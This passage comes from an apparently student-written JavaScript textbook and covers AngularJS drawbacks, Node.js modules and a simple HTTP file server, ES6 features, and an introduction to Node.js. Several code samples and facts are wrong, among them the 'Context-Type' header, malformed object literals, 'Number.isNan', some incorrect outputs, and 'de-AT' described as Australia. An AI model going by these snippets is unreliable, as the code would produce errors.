Filters can be used to format data. These filters include currency (formats numbers to currency format), date (formats dates to specified format), json (formats objects to JSON string), and more. You can call these filters on the fly in expressions to, for example, make a variable containing the word apple to uppercase, making it appear on the page as APPLE. *[W3]*

Browsers That Support Angular?

The Angular team has claimed that they support what they call "Class A Browsers", which are basically browsers that are commonly used. They include Chrome, Firefox, Safari, iOS, Android, and IE8+ (Internet Explorer). However, since the release of Angular JS 1.3, the team has announced that they will no longer be giving support of Angular JS for IE8.

Out of this collection of browsers, people tend to use Chrome the most for Angular because of the extension made by the Angular team called Batarang, which improves debugging for the applications made through Angular. Specifically, Batarang aims to easily detect bottlenecks and even offers a GUI for debugging the applications.

What are the Cons of Angular?

Unfortunately, Angular JS has terrible error reporting. What is meant by that is when you get an error in the JavaScript console, you will more likely than not be pointed to the complete wrong line and will be none the wiser as to where the error is. A way to fix this annoying bug is to have your code manually return where the errors would occur instead of having the browser run a stack trace.

Because of the flexibility of Angular, another potential issue is that it is not opinionated. What is implied by that is if you were to look at a bunch of different Angular JS applications, you would most likely find each of them doing things completely different from the others. A lot of people like this kind of flexibility, but there are those that would prefer everything to work all the same way and for the coders to change them when they want them to.

Conslusion

All in all, Angular JS is a solid framework for enterprise development that can be used as both front-end and back-end. It does have some minor problems, and learning how to use all of the components to it can be hard, but it's still one of the more solid frameworks out there if you're looking to get into web development, especially if you're looking into how to shorten some code.

Sources

CHAPTER 6

Node js - Esteban Sierra

Node js let's you run JavaScript on your computer, as simple as that. It is an open source platform that takes out the engine that in runs JavaScript in Google Chrome, JavaScript V8 Engine.

- V8 is written in C++.
- All APIs of Node.js library are asynchronous, it essentially means a server made with Node JS never waits for an API to return data.
- The server moves to the next API after calling it and Node JS takes care for returning the data from the server.
- NPM is the largest ecosystem of open source libraries in the world.

Note:

API Application program interface (API) is a set of routines, protocols, and tools for building software applications.

NPM Node Package Manager, is two things: first and foremost, it is an on-line repository for the publishing of open-source Node.js projects; second, it is a command-line utility for interacting with said repository.

History

Node js was developed by Ryan Dahl in 2009. At first node js was developed only for MacOs and Linux. Dahl demonstrated the project at the inaugural European JSConf, the project received a standing ovation. In January 2010, a package manager was introduced for the Node.js called npm. The package manager makes it easier for programmers to publish and share source code of Node.js libraries and is to simplify installation, updating and uninstallation of libraries. In June 2011, a native Windows version of Node.js. The first Node.js build supporting Windows was released in July 2011.


Prerequisites

- Basic knowledge of HTML, CSS, and JavaScript, especially JavaScript.
- Text Editor
- Internet connection

Node JS will help you create really cool web application, especially if they require to connect people, and will also aid you in making everything smother. For example if we want to create a real-time application, thanks to the agility and smoothness of Node JS communication with server it will benefit your application.

Installation

Let's get started! Go to the website Node JS and download Node.js




Ok, once we have Node JS install in our computer, let's double check it is install in your computer. Open your Terminal or Command Prompt, depending on your OS and type `node -v`. You should get a sentences containing the version of the node js installed in your machine. Should look something like this:


Next, we need a text editor. I will use Intelli j IDEA because it is a really good text editor. But I am assuming you have your own text editor. Sublime, Brackets, Notepad, Text Edit, Atom, etc any of those will work. Ok, let's dive in.

Creating a node js project

Open you cmd or terminal and create a directory were you want your node js project to be. Run the next command *npm init* and that will initialize your project and install all your dependencies. The cmd will ask several questions like the name, version, description, author, etc. Once they are over, you will have your project up and going. Let's take a look at how it will look.



Once you run *npm init* this is what you will be getting.



Note: If you do not want to answer the questions the value will be the one in parenthesis. For example name: (node_js_tutorial) was left blank, node_js_tutorial will be the name of my project.

Now, let's open up our project in our favorite text editor and jump right in into the next subject of this tutorial.

Modules

Modules are like libraries in any other OOP and node js has a very simple loading system.Go ahead and open your project and create a file, I am going to name mine *countries.js* they end with *js* so they are JavaScript files. On *countries.js* type the following:

```
1  function France() {
2          console.log("Bonjour");
3  }
4
5  function Argentina() {
6          console.log("Hola Che!");
7  }
8
9  module.exports.france = France();
```


We created two functions France and Argentina and they are login out "hi" in their language. The line `module.exports.avatar = France;` It's exporting the function France and it's content. Cool thing about this is that you decide what to export while keeping your other stuff private and not global.

Now on app.js:

```
1  //Export the module countries.
2  var country = require('./countries');
3
```

```
//Run it
country.france();
```

We create a variable called *country* to store the import from the module countries. And now we will have access to countries.js. It should give us something like this:



Important: When we declare the var countries we do not need to type the extension of the file *.js*. The program will read it as a node js file and also do you see the point and forward slash? Even though the files are in the same directory, we need to put the period and slash to specify it is an own created module. Other wise it will look for node js modules that are already built into node js.

There are several ways to export from the modules. Another way of exporting could be something like this, in your *countries.js* write the following code:

```
module.exports = {
        bonjour: function() = {
                console.log('Bonjour');
        }
}
```

And in the *app.js* file:

```
let France = require('.countries');

France.bonjour();
```

It will give you the expected result: *bonjour*.

Important: Everything you type inside the *module.exports* will be available to other modules.

Now that we know how to use modules let's do something more fun with node js. Let's create a Server in our computer with JavaScript.

- **Step 1:** Create a file with name: *server.js*
- **Step 2:** Import the *http module* from node js.
- **Step 3:** Create a variable to store the port you want to listen through.
- **Step 4:** Start the server with your function and port.
- **Step 5:** Create function to take user request if they hit the server.
- **Step 6:** Write header inside the function to send the user.

```
//File: server.js
//--Step 2--
var http = require('http');

//--Step 5--
function onRequest(req, res) {
        console.log('User made a request.');

//--Step6--
        res.writeHead(200, {"Context-Type": "text/plain"});
        res.write('Hello World!');
        res.end();
}

//--Step 3--
var port = 3000;

//--Step 4--
http.createServer(onRequest).listen(port);
console.log('Server is running')
```


It is really straight forward, right? Well, let's go in detail. We created the file, we imported the *http module*, we created the port variable which I set to be 3000 because that is what node js and express js (another node js module) usually use. Nothing new or strange until here.

We start our server with the function `http.createServer(onRequest).listen(port);` this line of code is creating a server and *onRequest* is a function that the server is going to run when the user hits the server. *listen(port)* is only telling the server to start listening through the port assigned.


The *onRequest* function has to parameters *req* and *res*, which stand for request and response. The req variable holds the request the user is making like the link and what files are they looking for and the response is what we are going to be sending back to the client.

We need to write a head because that is appropriate http response to the user. The 200 is a http code that means everything is OK, and the rest is just saying the type of content we are going to send back.

And when we run this, our terminal should look like these before we hit the server:



And now we can access our server:



Now, let's end a HTML file instead of plain text, this is simple and will be the last thing so that you can have your server up and running.

- **Step 1:** Create the HTML file you want to send.
- **Step 2:** Import the file server module to your server.js.
- **Step 3:** Change your *onRequest* function to send the file instead of text.
- **Step 4:** Write and if else statement in case they request a file it does not exist.

This is going to be my simple HTML file.

```
//--Step 1--
//File: index.html
<!DOCTYPE html>
<html lang="en">
        <head>
        <meta charset="UTF-8">
        <title>Title</title>
        </head>
        <body>
        <h1>This is a HTML file.</h1>
        </body>
</html>
```


And this is how our *server.js* looks like now.

```
//File: index.html
var http = require('http');
//--Step 2--
var fs = require('fs');

function onRequest(req, res) {
    console.log('User made a request.');

    if(req.url == '/'){
    //--Step 3--
        res.writeHead(200, {'Context-Type': 'text/html'});
        fs.createReadStream('./index.html').pipe(res);
    }
    //--Step 4--
    else {
        res.writeHead(404, {'Context-Type': 'text/plain'});
        res.write('Error: Page not found');
        res.end();
    }
}
```


```
21
22 var port = 3000;
23
24 http.createServer(onRequest).listen(3000);
25
26 console.log('Server is running');
```

The only thing that is new to us in this file is that we change the context-type of our response head to be text/**html** instead of plain. For obvious reasons. And then, we use the file server to send our file on step 3. The last step is to make an if else statement to send a plain text of *Error: Page not found* when the user request a file that it is not routed in our server.

So our server should work like this.



When we request a file that does not exist or that the server can't serve, our browser should look something like this.



Important: Congratulations you have created a useful file server in node js. I hope this tutorial was useful and hope you can continue your journey on this great_node js.

As a conclusion, we have learned so far:

- What is node js.
- What are modules and how to use them.
- How to send data between modules.
- How to create a plain text server.
- How to create a html file server.

These tools are more than enough for you to create a useful web server, for more advance topics you should try to google tutorials for node js. Javascript has many more tools that you can use besides node js. Some that I would suggest to look for would be Express js and Angular js.

Citation

CHAPTER 7

New Features in JavaScript ES6 - Kyann

ECMAScript 6, also known as “Harmony” and often shortened to ES6, is the sixth release of the language, and was released in June 2015. ECMAScript, or “ES” for short, is also generally referred to as “JavaScript”. There have been many new additions and changes made from JavaScript ES5 (the previous version) to ES6. Some of the changes that will be highlighted in this example will be constants, block-scope variables and functions, default parameter values, and string interpolation. Finally, there are several new built-in functions and formatting options.

Constants

One of the new features of ES6 is the ability to use constant variables. A constant variable is one that cannot be assigned any new content. Instead of using the typical `var` to declare the variable, `const` is used. `var` was the only option available in ES5, which meant that any variable created in the code could be changed at any other point in the code.


Listing 7.1: Const Declaration

```
const constant = 5
print(constant) // 5
```

Listing 7.2: Error, the const value can't be changed.

```
constant +=2
```

- With a const variable, this will not be allowed, and will pop up an error that indicates constant is of type const and cannot be reassigned.



Const can be especially useful in programming situations where there are multiple programmers or developers working on the same project. It makes the code a little easier to read, and lets other developers know that the variable will not be changing, and should not be changed by them. *[PR_Newswire] [Simpson]*

Block-Scope and Let

Block-scope variables are variables that can only be used inside a 'block' of code. With `var`, any variable declared in JavaScript with ES5 is a global variable, or one that can be accessed anywhere in the function. *[Block_scope]*

Listing 7.3: Global variable

```
var global = "Hello";

function block (x)
{
        var a = 5;
}

console.log(global);
console.log(a)
```

Because both variables were declared with `var`, they were global variables that could be called later in the program, as shown by the output below. This was the only available option in ES5, although `var`, and using global variables, is still used in ES6.

Listing 7.4: Output

```
Hello
5
```

ES6 has included an option to use `let` instead of `var` when declaring a variable, which will make the variable it will be a block-scope variable. The below code is similar to the above version, except that the `var a` is replaced by `let block`.

Listing 7.5: Block-scope variable

```
var global = "Hello";

function block (x)
```

```
{
        let block = 5;
        console.log(block)
}

console.log(global);
console.log(block)
```

Listing 7.6: Output

```
5
Hello
Reference Error Exception
```

[Compatibility]

[ECMAScript_6]

[Prusty]

Parameter Values

Default parameters are used when the programmer wants a certain value to be set if one isn't given when the method is called. If a parameter is specified but not given a value, it is set to `undefined`.

Having an undefined answer when a function is called could cause errors, give an incorrect answer, or even crash the program. Programmers could find default parameters useful to help avoid these situations. ES5 did have a way to set default parameters, but it was slightly complex and time consuming. The new ES6 version is much easier to use, and makes the code nicer to read.

In ES5, there was no easy way to set default parameters. Instead, programmers would check within the function to see if the parameter was undefined and then set it to a value if it was.

- What was used in ES5

Listing 7.7: Return the sum of three numbers

```
function defaultValues(a, b, c)
{
        if (b ===undefined)
                b = 5;
        if (c === undefined)
                c = 12;
        return a + b + c;
}

f(1, 2, 3)

f(1, 2)

f(1)
```

- What is used in ES6 - simpler

Listing 7.8: Return the sum of three numbers

```
function defaultValues(a, b = 5, c = 12)
{
        return a + b + c;
}

f(1, 2, 3)

f(1, 2)

f(1)
```

- Output

Listing 7.9: The output of both functions remains the same.

```
f(1, 2, 3) === 6 //1+2+3
f(1, 2) === 15 // 1+2+12
f(1) === 18 //1+5+12
```

[Prusty]

[ECMAScript_6]

String Interpolation

ES6 adds an update the JavaScript's string interpolation. The first update that was made from ES5 to ES6 was the ability to write strings on multiple lines without having to program in concatenation at the end of each line. There actually was a way to "technically" accomplish this in ES5, but it was also considered a bug and not recommended to use.

Listing 7.10: Correct was to use String Interpolation in ES5

```
var string = "Here is a string \n" +
"on multiple line"
```

Listing 7.11: ES5 Bug

```
var string = "To get a string on multiple lines \"
"a programmer could put a backslash \"
"at the end of the line and the computer would read it \"
"all as one line"
```

ES6 String Interpolation also makes it easier for programmers to call attributes of objects in strings without having to use concatenation. Previously in ES5, in order to call an object attribute and add it to a string, the programmer would have to end the string and concatenate on the object's attribute. In ES6, this was changed so that the object call could be made within the string itself. This, in addition to being able to write strings on multiple lines made strings much easier to code, and easier for other programmers to read.

Listing 7.12: ES5 Concatenation

```
var person = {firstName = "Kyann", lastName = "Brown", occupation = "student"}

var college = {name = "Simpson College"}
```

```
var string = person.firstName + person.lastName + " is a " + person.occupation +", \n
→" +
"at " + college.name + "."
```

Listing 7.13: ES6

```
var person = {firstName = "Kyann", lastName = "Brown", occupation = "student"}

var college = {name = "Simpson College"}

var string = `${person.firstName} ${person.lastName} is a ${person.occupation}
"at ${college.name}.`
```

An important part of this change was that in order to signify a string that will be on multiple lines, or have an object selected in the middle of the string is by using ‘ *back ticks* ‘ instead of the normal “double quotes” or ‘single quotes’.

[Zakas_Understanding] pg 26-28 *[es6_Features]*

New Built-in Methods

Several built in functions for ES5 have been updated to work faster and/or be easier to read and code.

- **Repeating Strings** As the name suggests, this function allows the programmers to repeat a string a certain number of times.

Listing 7.14: Es5

```
Array(5).join("hello")
```

Listing 7.15: Es6

```
"Hello".repeat(5)
```

- **Searching in Strings** Searching in strings has also been updated in ES6 for simplicity and easier readability. It was possible to search strings in ES5, but the only method that was used was `.index`. `.index` was also a lot more complicated to use, and wasn’t as easily read through afterwards. The new methods in ES6 include `.startsWith`, `.endsWith`, and `.includes`.

```
"Kyann".startsWith("Ky")
"Simpson".endsWith("son")
"JavaScript".includes("Scr")
//You can also specify where to start in the string
"Simpson".startsWith("imp", 1)
"Simpson".startsWith("imp", 2)
```

Listing 7.16: Output

```
true
true
true

true
false
```

- **Number Type** In ES5, to check a number’s type, the programmer would have to write a function themselves to

do it. ES6 now includes several functions to help check number types. These methods include `.isNaN` which checks if something is not a number, and `.isFinite` which checks to make sure you have a finite, and not an infinite, number. Both functions are used by calling Number, then ".", then the name of the function that is wanted.

For this testing, the variable Infinity is used. Numerical, JavaScript uses this to store a number that exceeds the upper limit of the floating point. If printed out, it would display "Infinity". If displayed as a number, it would show 1.797693134862315E+308. It can also be used to represent negative infinity by putting a "-" sign in front.

```
Number.isNan(2017)
Number.isNan(Hello)

//JavaScript has the variable Infinity which exceeds the upper limit of the
floating point.
Number.isFinite(Infinity)
Number.isFinite(-Infinity)
Number.isFinite(2018)
```

Listing 7.17: Output

```
true
false

false
false
true
```

- **Number Truncation** Number truncation is a pretty simple function, its purpose is to take a floating point number and drop off the decimal or fractional part. However, it does not round the number, it strictly drops off the decimal. Like Number Type, this was possible in ES5, but the code had to be written by the programmer and it was not a built in function.

Listing 7.18: ES6

```
console.log(Math.trunc(96.9)
console.log(Math.trunc(12.1)
console.log(Math.trunc(0.1)
```

Listing 7.19: Output

```
96
12
0
```

- **Number Sign** Number sign is also a simple function that takes place of the programmer having to personally write the function. This function will return what sign the number entered has. The possible answers are 1 (positive), -1 (negative) and 0/-0 for positive and negative 0 or decimal numbers

```
console.log(Math.sign(2017))
console.log(Math.sign(-2014))
console.log(Math.sign(0))
console.log(Math.sign(-0.1)
```

Listing 7.20: Output

```
1
-1
0
-0
```

[ECMAScript_6]

New Formatting Methods

There have been several new updates that have been added to ES6 that are based on location. These include new formatting functions for time and date, currency, and money. They are all built in functions, and the location is based on a BCP 47 language tag. Some examples of a BCP 47 language tag included: *[Arai]*

- "hi" - Stands for Hindi
- "de" - Stands for German
- "en" - Stands for English

You can also add on locations in addition to language, in order to work with different dialects. For example:

- "en-US" is English in the United States
- "de-DE" is German in Germany
- "de-AT" is German used in Australia

All the new functions are first called using `Intl`, followed by the function name. This is used to set a variable to the specific language, or country dialect. To use this new formatting, the programmer will then go `variableName.format(Number to format).`

The New Formatting Functions

- Number Formatting:

```
var american = new Intl.NumberFormat("en-US")
var german = new Intl.NumberFormat("de-DE")

german.format(999888777.58)
american.format(999888777.58)
```

german.format will return "999.888.777,58", and the american.format will return "999,888,777.58". The difference between the two may seem small, as the German number system uses commas were the American uses periods and vice versa, but it does create several benefits, such as

- Making it easier to format to local currency, as there was no easy way to do this in ES5
- Easier to reformat for use in different countries, as programmers and their developers and/or users can be global
- It would also be easier to read - countries may use similar signs but different decimal/commas, makes it easier to see which currency it's referencing
- Currency Formatting:

The currency formatting starts off similar to the basic number formatter, but adds on a section that specifies "currency", and what then what specific currency to use.

```
var american = new Intl.NumberFormat("en-US", {style: "currency", currency:
→"USD")
var italian = new Intl.NumberFormat("it-IT", style: "currency", currency:
→"EUR")

america.format(147258.36)
italian.format(147258.36)
```

Listing 7.21: Output:

```
$147,258.36

147.258,36 €
```

- Date and Time Formatting:

Dates and times use a different function that NumberFormat, quite intuitively called `DateTimeFormat`. Similar to the first number formatter, all the needs to be put in the parentheses is the BCP 47 code. This is especially useful when translating dates that just switch the order of the day and month, as these could be easily confused. Three different examples of date formatting would be day/month/year (Germany), month/day/year (United States), and year/month/day (Japan).

```
var american = new Intl.DateTimeFormat("en-US")
var german = new Intl.DateTimeFormat("de-De")
4/13/2017
american.format(new Date(2017-04-13))
13.4.2017
german.format(new Date(2017-04-13))
```

Listing 7.22: Output:

There are no equivalent functions in ES5, so all of these functions are brand new to ES6. *[ECMAScript_6]*

Conclusion

There have been many different updates to the newest version of JavaScript, from fixing smaller functions to work better, adding in entirely new functions, or adding in different programming styles. Many of these updates give the programmer the option to write code that is either easier or more straight-forward than before, or simply make the code more readable.

Sources

Written by Kyann B

CHAPTER 8

Node.js - Kyle Hovey

Introduction

What is Node.js?

JavaScript is a programming language that is used within web browsers to manipulate webpages. Normally JavaScript operates within a browser, but what if JavaScript could be used outside of a browser? That is what Node.js enables it to do.

One confusing thing is what Node.js actually is. It is not a programming language in itself. Rather it is a program that runs the programming language JavaScript. The Node.js software is actually written in the language C. Using C as the structure of the Node progam gives the program the capability of networking, which would not be possible if Node itself was written in JavaScript. Node not only provides the program to run JavaScript, but provides a JavaScript library that greatly enhances the capabilities of the language. Before getting too much into the details of Node.js, here is a guide to getting it set up and testing the installation. *[org]*

Installing Node.js

This short tutorial will help to install Node.js and write a “Hello, World!” program to test your installation. The first thing that needs to be done is downloading Node.js from the Node.js Website

Testing Installation: Hello, world!

Once the install is complete create a new document called main.js. No need for an IDE or anything, just use a basic text editor such as sublime. Copy the following code into the file

```
/* Hello world program in node.js */
console.log("Hello, world!")
```

This is just like a normal Javascript file, the difference is that the node.js module is used to execute it. To test the installation open the command prompt and navigate to the directory where main.js is saved. Then type `node main.js` and hit enter. "Hello, World!" should appear. *[tut]*

History of Node.js

Node.js was started by Ryan Dahl and a team of other developers that worked for a company named Joyent. The first release in 2009 only supported Linux, but since then Node.js has been expanded to be cross platform, supporting OS X, Microsoft Windows, and Linux. Node.js is now under the care of The Node.js Foundation which guides the development and release of Node.js. *[bhn]*

Why use Node.js?

Alright, so you can write and run JavaScript code without a browser. What's the point? One of the most common uses of Node.js is server side programming. The JavaScript libraries that are provided by Node.js give it this capability. Node.js gives developers the opportunity to develop not only the frontend using JavaScript, but the backend of their websites in as well. This means that it is not necessary to learn another language to use on the backend such as Java or PHP.

Another benifit of using JavaScript on the frontend and backend is that no longer a need for the translation of data. When using different languages A translator, such as JSON is used to change the format of the data when sending and receiving it from the server. Using a translator like JSON can pose an issue because it needs to be able to support the data type that you are using, and that just adds one more layer of potential problems that could be avoided altogether by using Node.js. *[win]*

